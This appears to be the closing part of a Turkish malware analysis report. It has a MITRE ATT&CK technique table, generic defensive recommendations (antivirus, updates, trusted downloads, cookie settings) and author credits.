Command and Scripting Interpreter (T1059)	Account Manipulation (T1098)	Process Injection (T1055)	Deobfuscate/Decode Files or Information (T1140)	Credentials in Registry (T1555)	Exfiltration Over C2 Channel (T1041)	Account Discovery (T1087)
	Create or Modify System Process (T1543)		Indirect Command Execution (T1202)	Exploitation for Credential Access (T1212)		System Information Discovery (T1082)
			Virtualization/Sandbox Evasion (T1497)	OS Credential Dumping (T1003)		

Çözüm Önerileri

1. Antivirüs yazılımı kullanmak, zararlı yazılımların tespiti ve kaldırılması için en etkili yöntemlerden biridir. Antivirüs yazılımı, bilgisayarınıza indirdiğiniz ve açtığınız dosyaları, web sitelerini tarayarak zararlı yazılımlar tespit edebilir.
2. İşletim sistemi ve diğer yazılımlarınızın güncellemelerini düzenli olarak yaparak, bilgisayarınızın güvenliğini sağlayabilirsiniz. Güncellemeler, çeşitli güvenlik açıklarının kapatılmasına yardımcı olur.
3. Dosya indirmeleri yaparken güvenilir kaynaklardan indirmeye özen gösterin. Bilinmeyen veya şüpheli kaynaklardan indirilen dosyaların içinde zararlı yazılımlar olabilir.
4. Kullanıcıların tarayıcı ayarlarını değiştirerek çerezleri ve web sitesi verilerini kabul etmemelerini sağlayın. Bu, yerel olarak veri saklanması önler. Çerezleri otomatik olarak silmek için tarayıcı eklentileri kullanılabilir.



HAZIRLAYAN

Mehmet Yiğit Türk [LinkedIn](#)

Mehmet Emin Gündüzlü [LinkedIn](#)